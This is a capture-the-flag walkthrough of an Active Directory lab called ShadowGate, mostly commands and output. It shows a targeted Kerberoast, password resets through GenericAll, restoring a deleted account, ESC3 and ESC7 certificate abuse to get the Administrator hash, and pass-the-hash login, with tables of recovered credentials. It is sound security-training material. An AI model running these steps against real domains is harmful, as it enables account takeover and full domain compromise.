
SMB 10.1.87.219 445 SG-DC01 [+] shadowgate.local\bogdan.r:bogdan0126 Abusing GenericAll: bogdan.r -> daniel.r / oscar.m
The same BloodHound graph from the earlier mitch.r collection showed bogdan.r held GenericAll over both daniel.r and oscar.m.
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -d shadowgate.local -u bogdan.r -p 'bogdan0126'

[*] Starting kerberoast attacks
[+] Printing hash for (Administrator)
$krb5tgs$23$*Administrator$SHADOWGATE.LOCAL$shadowgate.local/Administrator*$631ef01c79d2e6da33506a7104a1ae90$...
[+] Printing hash for (daniel.r)
$krb5tgs$23$*daniel.r$SHADOWGATE.LOCAL$shadowgate.local/daniel.r*$486afaae7d25773231410d20ada3803a$...
[+] Printing hash for (oscar.m)
$krb5tgs$23$*oscar.m$SHADOWGATE.LOCAL$shadowgate.local/oscar.m*$40649e017bf00e3b07c5123280540336$...
Targeted Kerberoast returned TGS hashes for Administrator, daniel.r, and oscar.m, but with GenericAll already held over oscar.m a direct password reset was faster than cracking.
bloodyAD -d shadowgate.local \
-u bogdan.r \
-p 'bogdan0126' \
--host 10.1.87.219 \
set password oscar.m 'TempP@ssw0rd'
[+] Password changed successfully!
nxc smb shadowgate.local -u 'oscar.m' -p 'TempP@ssw0rd' --shares
SMB 10.1.87.219 445 SG-DC01 [-] shadowgate.local\oscar.m:TempP@ssw0rd STATUS_INVALID_LOGON_HOURS The reset succeeded but login was blocked outside oscar.m’s allowed logon hours.
bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u bogdan.r -p 'bogdan0126' set object oscar.m logonHours
[!] Attribute encoding not supported for logonHours with bytes attribute type, using raw mode
[+] oscar.m's logonHours has been updated
nxc smb shadowgate.local -u 'oscar.m' -p 'TempP@ssw0rd' --shares
SMB 10.1.87.219 445 SG-DC01 [+] shadowgate.local\oscar.m:TempP@ssw0rd Recovered credentials:
oscar.m:TempP@ssw0rdPrivilege Escalation
oscar.m Shell Access
bloodyAD -d shadowgate.local \
-u oscar.m \
-p 'TempP@ssw0rd' \
--host 10.1.87.219 \
get writable

distinguishedName: CN=Users,DC=shadowgate,DC=local
permission: CREATE_CHILD

distinguishedName: CN=oscar.m,CN=Users,DC=shadowgate,DC=local
permission: WRITE

distinguishedName: CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE
oscar.m had write access to a deleted, tombstoned object: sam.h, though the account was still gone from the directory at this point. Checked the existing BloodHound graph for oscar.m’s own group memberships before connecting.

oscar.m belonged to Remote Management Users, which explained why WinRM access was reachable.
evil-winrm -i 10.1.87.219 -u 'oscar.m' -p 'TempP@ssw0rd'

*Evil-WinRM* PS C:\Users\oscar.m\Documents> whoami /all

USER INFORMATION
----------------

User Name          SID
================== ==============================================
shadowgate\oscar.m S-1-5-21-2396436576-3267128377-3646372360-1109


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
SHADOWGATE\Shadowgate-IT-Support            Group            S-1-5-21-2396436576-3267128377-3646372360-1115 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled*Evil-WinRM* PS C:\Users\oscar.m\Documents> ls ../Desktop
Directory: C:\Users\oscar.m\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 12/4/2025 1:03 PM 6553 user.txt
*Evil-WinRM* PS C:\Users\oscar.m\Documents> type ../Desktop/user.txt
FLAG[shadowgate_user_integrity_breach_7f2c]User flag obtained:
FLAG[shadowgate_user_integrity_breach_7f2c]Finding sam.h
*Evil-WinRM* PS C:\Users\oscar.m> ls Mails

    Directory: C:\Users\oscar.m\Mails

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/13/2026   6:08 AM           1804 termination_notice_sam_h.eml

*Evil-WinRM* PS C:\Users\oscar.m> type Mails/termination_notice_sam_h.eml
From: mitch.r
To: oscar.m
Subject: Update Regarding Sam H.’s Departure

Hi Oscar,

I wanted to inform you that Sam H. has officially resigned from his position. His user account is no longer needed and should be removed from the system.

Additionally, since Sam was responsible for certificate issuance management (Manage-CA), please identify a suitable replacement to ensure that our certificate services continue operating without interruption.

During a recent internal review, we also identified a potential ESC-related misconfiguration within our Active Directory Certificate Services environment. While no abuse has been confirmed, the configuration could allow unintended certificate enrollment or privilege escalation if left unmanaged. This finding further emphasizes the need for proper ownership and oversight of the CA role.

As a temporary security measure, the LDAP/RPC enrollment ports on the CA server have been blocked at the firewall, since there is currently no designated staff member to oversee certificate operations.

Please note:
If no suitable successor for Sam’s role is appointed in a timely manner, we may be required to shut down the certificate service entirely. Without proper oversight, there is a heightened risk that someone could attempt to bypass or tunnel around the firewall restrictions, especially in light of the identified ESC weakness, leading to potential misuse of our enrollment endpoints. This measure would be taken to ensure the security and integrity of our environment.

Once a new responsible person is appointed, the blocked ports can be re-enabled to restore full certificate enrollment capabilities.

Let me know once the account has been removed and when you have identified a candidate for the role.

Regards,
Mitch R.
This email confirmed sam.h was the CA’s Manage-CA officer and had been deleted, and flagged an ESC misconfiguration on the CA. oscar.m’s writable Deleted Objects entry for sam.h meant the account could be restored.
Restoring the Deleted sam.h Account
bloodyAD \
--host SG-DC01.shadowgate.local \
-d shadowgate.local \
-u 'oscar.m' \
-p 'TempP@ssw0rd' \
get search \
--base 'CN=Deleted Objects,DC=shadowgate,DC=local' \
--filter '(isDeleted=TRUE)' \
--attr 'distinguishedName,sAMAccountName,cn,lastKnownParent,objectGUID,isDeleted' \
-c 1.2.840.113556.1.4.2064 \
-c 1.2.840.113556.1.4.2065 \
--raw

distinguishedName: CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local
cn: sam.h
DEL:c9316c03-4a09-4d46-9db0-f45925e154f1
isDeleted: TRUE
lastKnownParent: CN=Users,DC=shadowgate,DC=local
objectGUID: A2wxyQlKRk2dsPRZJeFU8Q==
sAMAccountName: sam.h
bloodyAD \
--host SG-DC01.shadowgate.local \
-d shadowgate.local \
-u 'oscar.m' \
-p 'TempP@ssw0rd' \
set restore \
'CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local'
[+] CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local has been restored successfully under CN=sam.h,CN=Users,DC=shadowgate,DC=localbloodyAD \
--host SG-DC01.shadowgate.local \
-d shadowgate.local \
-u 'oscar.m' \
-p 'TempP@ssw0rd' \
get object 'sam.h'
distinguishedName: CN=sam.h,CN=Users,DC=shadowgate,DC=local
description: Manages certificate enrollment processes and is authorized to request and validate certificates.
name: sam.h
sAMAccountName: sam.h
userAccountControl: NORMAL_ACCOUNT
userPrincipalName: sam.h@shadowgate.localADCS Enumeration as sam.h
Re-ran BloodHound collection as oscar.m to refresh the graph now that sam.h existed again in the directory.
~/kali4niaL0ve-back/payloads/offensivesecurity/active-directory/ad-bloodhound.sh
Domain: shadowgate.local
Username: oscar.m
Password: TempP@ssw0rd
IP of Domain: 10.1.87.219
INFO: Found 12 users
INFO: Found 56 groups
INFO: Done in 00M 30S
The refreshed graph confirmed oscar.m’s Shadowgate-IT-Support membership carried GenericAll over the restored sam.h, which is what had made the earlier restore and password reset possible.

With the account restored and Shadowgate-IT-Support’s GenericAll intact, reset the password.
bloodyAD \
--host SG-DC01.shadowgate.local \
-d shadowgate.local \
-u 'oscar.m' \
-p 'TempP@ssw0rd' \
set password 'sam.h' 'TempP@ssw0rd'
[+] Password changed successfully!
Recovered credentials:
sam.h:TempP@ssw0rdnxc smb SG-DC01.shadowgate.local -u 'sam.h' -p 'TempP@ssw0rd' --shares
SMB 10.1.87.219 445 SG-DC01 [+] shadowgate.local\sam.h:TempP@ssw0rd Enumerated the CA with Certipy using the recovered sam.h credentials.
certipy-ad find \
-u 'sam.h@shadowgate.local' \
-p 'TempP@ssw0rd' \
-dc-ip 10.1.87.219 \
-target SG-DC01.shadowgate.local \
-ldap-scheme ldap \
-ldap-port 389 \
-enabled \
-vulnerable \

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Retrieving CA configuration for 'Shadowgate-CA' via RRP
[*] Successfully retrieved CA configuration for 'Shadowgate-CA'
[*] Checking web enrollment for CA 'Shadowgate-CA' @ 'SG-DC01.shadowgate.local'
[!] Error checking web enrollment: timed out
The full findings were written to 20260727145823_Certipy.txt. The CA itself had web enrollment disabled entirely (explaining the timeout, not a firewall block), and sam.h held direct, SID-based Enroll, ManageCa, and Read rights on Shadowgate-CA — rights that survived the earlier delete/restore since the SID never changed. Certipy flagged this directly:
Certificate Authorities
  0
    CA Name                             : Shadowgate-CA
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    Permissions
      Owner                             : SHADOWGATE.LOCAL\Administrators
      Access Rights
        Enroll                          : SHADOWGATE.LOCAL\Authenticated Users
                                          SHADOWGATE.LOCAL\sam.h
        ManageCa                        : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
                                          SHADOWGATE.LOCAL\Administrators
                                          SHADOWGATE.LOCAL\sam.h
        ManageCertificates              : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
                                          SHADOWGATE.LOCAL\Administrators
        Read                            : SHADOWGATE.LOCAL\sam.h
    [!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
Certificate Templates
  0
    Template Name                       : Shadowgate-EnrollmentAgent
    Enrollment Agent                    : True
    Extended Key Usage                  : Certificate Request Agent
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SHADOWGATE.LOCAL\sam.h
                                          SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.
sam.h did not hold ManageCertificates directly, so sam.h could not yet self-issue certificates as a CA officer — but the Shadowgate-EnrollmentAgent template’s ESC3 condition (Certificate Request Agent EKU) was usable immediately with just Enroll.
Certificate-Based Escalation to Administrator
Requested an Enrollment Agent certificate as sam.h, using the ESC3 template flagged above.
certipy-ad req \
-u 'sam.h@shadowgate.local' \
-p 'TempP@ssw0rd' \
-dc-ip 10.1.87.219 \
-dc-host SG-DC01.shadowgate.local \
-target SG-DC01.shadowgate.local \
-target-ip 10.1.87.219 \
-ca Shadowgate-CA \
-template Shadowgate-EnrollmentAgent \
-dynamic-endpoint \
-timeout 30 \
-debug

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'sam.h@shadowgate.local'
[+] Found SID in security extension: 'S-1-5-21-2396436576-3267128377-3646372360-1114'
[*] Saving certificate and private key to 'sam.h.pfx'
Used the Enrollment Agent certificate to request a User template certificate on behalf of the Administrator (ESC3).
certipy-ad req \
-u 'sam.h@shadowgate.local' \
-p 'TempP@ssw0rd' \
-dc-ip 10.1.87.219 \
-dc-host SG-DC01.shadowgate.local \
-target SG-DC01.shadowgate.local \
-target-ip 10.1.87.219 \
-ca Shadowgate-CA \
-template User \
-on-behalf-of 'SHADOWGATE\Administrator' \
-pfx sam.h.pfx \
-dynamic-endpoint \
-timeout 30 \
-debug

[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@shadowgate.local'
[+] Found SID in security extension: 'S-1-5-21-2396436576-3267128377-3646372360-500'
[*] Saving certificate and private key to 'administrator.pfx'
certipy-ad auth \
-pfx administrator.pfx \
-dc-ip 10.1.87.219 \
-debug
[*] Certificate identities:
[*] SAN UPN: 'Administrator@shadowgate.local'
[*] Security Extension SID: 'S-1-5-21-2396436576-3267128377-3646372360-500'
[*] Using principal: 'administrator@shadowgate.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shadowgate.local': aad3b435b51404eeaad3b435b51404ee:a07b7bbc98b574afe52bbeb5d07d9c0aRecovered credentials:
Administrator:aad3b435b51404eeaad3b435b51404ee:a07b7bbc98b574afe52bbeb5d07d9c0aPost-Exploitation
Administrator Access
evil-winrm -i 10.1.87.219 -u 'Administrator' -H a07b7bbc98b574afe52bbeb5d07d9c0a

*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
FLAG[SamH_Tombstone_Records_NoLongerExists_But_Backups_NeverForget]
Root flag obtained:
FLAG[SamH_Tombstone_Records_NoLongerExists_But_Backups_NeverForget]ESC7: CA Officer Abuse
With Administrator access already confirmed via ESC3, went back to validate the CA-level ESC7 finding from the Certipy report directly: sam.h held ManageCa on Shadowgate-CA but not ManageCertificates, so the next step was to self-assign the officer role.
esc7:certipy-ad ca \
-u 'sam.h@shadowgate.local' \
-p 'TempP@ssw0rd' \
-dc-ip 10.1.87.219 \
-dc-host SG-DC01.shadowgate.local \
-target SG-DC01.shadowgate.local \
-target-ip 10.1.87.219 \
-ca Shadowgate-CA \
-add-officer 'sam.h' \
-ldap-scheme ldap \
-ldap-port 389 \
-dynamic-endpoint \
-timeout 30 \
-debug
[+] LDAP NTLM authentication successful
[*] Successfully added officer 'sam.h' on 'Shadowgate-CA'ManageCa was enough to grant sam.h the ManageCertificates (officer) role on the CA, completing the pair of rights ESC7 requires.
Attempted to directly request a SubCA certificate for Administrator, which is denied by template permissions.
certipy-ad req \
-u 'sam.h@shadowgate.local' \
-p 'TempP@ssw0rd' \
-dc-ip 10.1.87.219 \
-dc-host SG-DC01.shadowgate.local \
-target SG-DC01.shadowgate.local \
-target-ip 10.1.87.219 \
-ca Shadowgate-CA \
-template SubCA \
-upn 'administrator@shadowgate.local' \
-dynamic-endpoint \
-timeout 30 \
-debug

[*] Request ID is 8
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '8.key'
[-] Failed to request certificate
The request itself was denied, but as a CA officer sam.h could still manage the pending request and issue it manually (ESC7).
certipy-ad ca \
-u 'sam.h@shadowgate.local' \
-p 'TempP@ssw0rd' \
-dc-ip 10.1.87.219 \
-dc-host SG-DC01.shadowgate.local \
-target SG-DC01.shadowgate.local \
-target-ip 10.1.87.219 \
-ca Shadowgate-CA \
-issue-request 8 \
-ldap-scheme ldap \
-ldap-port 389 \
-dynamic-endpoint \
-debug

[*] Successfully issued certificate request ID 8
certipy-ad req \
-u 'sam.h@shadowgate.local' \
-p 'TempP@ssw0rd' \
-dc-ip 10.1.87.219 \
-dc-host SG-DC01.shadowgate.local \
-target SG-DC01.shadowgate.local \
-target-ip 10.1.87.219 \
-ca Shadowgate-CA \
-retrieve 8 \
-dynamic-endpoint \
-debug
[*] Retrieving certificate with ID 8
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@shadowgate.local'
[*] Loaded private key from '8.key'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): n
[+] Using alternative filename: 'administrator_0360d308-4518-4f4d-81ee-85255c22bd00.pfx'
[+] Data written to 'administrator_0360d308-4518-4f4d-81ee-85255c22bd00.pfx'certipy-ad auth \
-pfx administrator_0360d308-4518-4f4d-81ee-85255c22bd00.pfx \
-dc-ip 10.1.87.219 \
-debug
[*] Certificate identities:
[*] SAN UPN: 'administrator@shadowgate.local'
[*] Using principal: 'administrator@shadowgate.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shadowgate.local': aad3b435b51404eeaad3b435b51404ee:a07b7bbc98b574afe52bbeb5d07d9c0aConfirmed the ESC7 path independently reproduced the same Administrator NT hash.
Attack Path Summary
Nmap identified Windows DC + IIS + MSSQL
→ FFUF/vhost fuzzing found dev.shadowgate.local
→ sqlmap found MSSQL stacked-query SQLi in txtUser
→ Dumped ShadowGate.Users: mitch.r/oscar.m/admin app-level creds
→ admin:Admin123! failed over SMB, worked on the portal login as mitch.r
→ Portal's upload feature synced files to \\SG-DC01\dev$\
→ Uploaded ntlm_theft Update.lnk lure via the portal
→ Responder captured mitch.r's NetNTLMv2 hash
→ Cracked mitch.r:snitch1993
→ Ran BloodHound collection as mitch.r
→ Graph showed a 2-hop path: mitch.r ForceChangePassword -> milo.w -> WriteOwner -> svc_mssql
→ rpcclient set milo.w's password
→ bloodyAD took ownership + GenericAll + reset svc_mssql's password
→ MSSQL access as svc_mssql was guest-only, no direct pivot
→ Second Responder capture: bogdan.r's NetNTLMv2 hash
→ Cracked bogdan.r:bogdan0126
→ Same graph showed bogdan.r GenericAll -> daniel.r / oscar.m
→ Targeted Kerberoast retrieved Administrator/daniel.r/oscar.m TGS hashes (uncracked)
→ bloodyAD reset oscar.m's password directly via GenericAll
→ Fixed oscar.m's logonHours restriction
→ Graph showed oscar.m in Remote Management Users, explaining WinRM access
→ Evil-WinRM as oscar.m -> user.txt
→ Found termination email: sam.h deleted, held Manage-CA, ESC weakness flagged
→ oscar.m had WRITE on deleted sam.h object (bloodyAD get writable)
→ Restored sam.h from Deleted Objects
→ Reset sam.h's password
→ Re-ran BloodHound collection as oscar.m now that sam.h existed again
→ Refreshed graph confirmed Shadowgate-IT-Support GenericAll -> sam.h, explaining the reset
→ Certipy find: sam.h held direct Enroll/ManageCa/Read on Shadowgate-CA (ESC7), Shadowgate-EnrollmentAgent template flagged ESC3
→ Requested Enrollment Agent cert as sam.h (ESC3 template)
→ Used Enrollment Agent cert to request User cert on-behalf-of Administrator
→ Authenticated as Administrator via certificate, got NT hash
→ Evil-WinRM as Administrator -> root.txt
→ Used ManageCa to self-add sam.h as CA officer (completing ESC7)
→ Direct SubCA request denied by template permissions
→ Issued and retrieved the denied request manually as officer (ESC7), reproducing the same Administrator hash
Credentials Found
| Principal | Credential | Source |
|---|---|---|
mitch.r (app) |
donald1993 |
sqlmap dump of ShadowGate.dbo.Users |
oscar.m (app) |
BlueSky22 |
sqlmap dump of ShadowGate.dbo.Users |
admin (app) |
Admin123! |
sqlmap dump of ShadowGate.dbo.Users |
mitch.r (domain) |
snitch1993 |
NTLM lure via portal upload + Responder + Hashcat |
milo.w |
TempP@ssw0rd |
rpcclient setuserinfo2 (ForceChangePassword from mitch.r) |
svc_mssql |
TempP@ssw0rd |
bloodyAD WriteOwner/GenericAll abuse (from milo.w) |
bogdan.r |
bogdan0126 |
Responder + Hashcat |
oscar.m (domain) |
TempP@ssw0rd |
bloodyAD set password (GenericAll from bogdan.r) |
sam.h |
TempP@ssw0rd |
Restored from Deleted Objects + bloodyAD set password |
Administrator |
aad3b435b51404eeaad3b435b51404ee:a07b7bbc98b574afe52bbeb5d07d9c0a |
Certipy ESC3 (Enrollment Agent on-behalf-of) and confirmed via ESC7 |
Tools Used
- Nmap
- FFUF
- vhost-fuzzer.sh
- sqlmap
- Caido
- ntlm_theft
- Responder
- Hashcat
- NetExec / nxc
- rpcclient
- bloodyAD
- BloodHound / BloodHound.py
- targetedKerberoast
- smbclient
- Impacket mssqlclient
- Evil-WinRM
- Certipy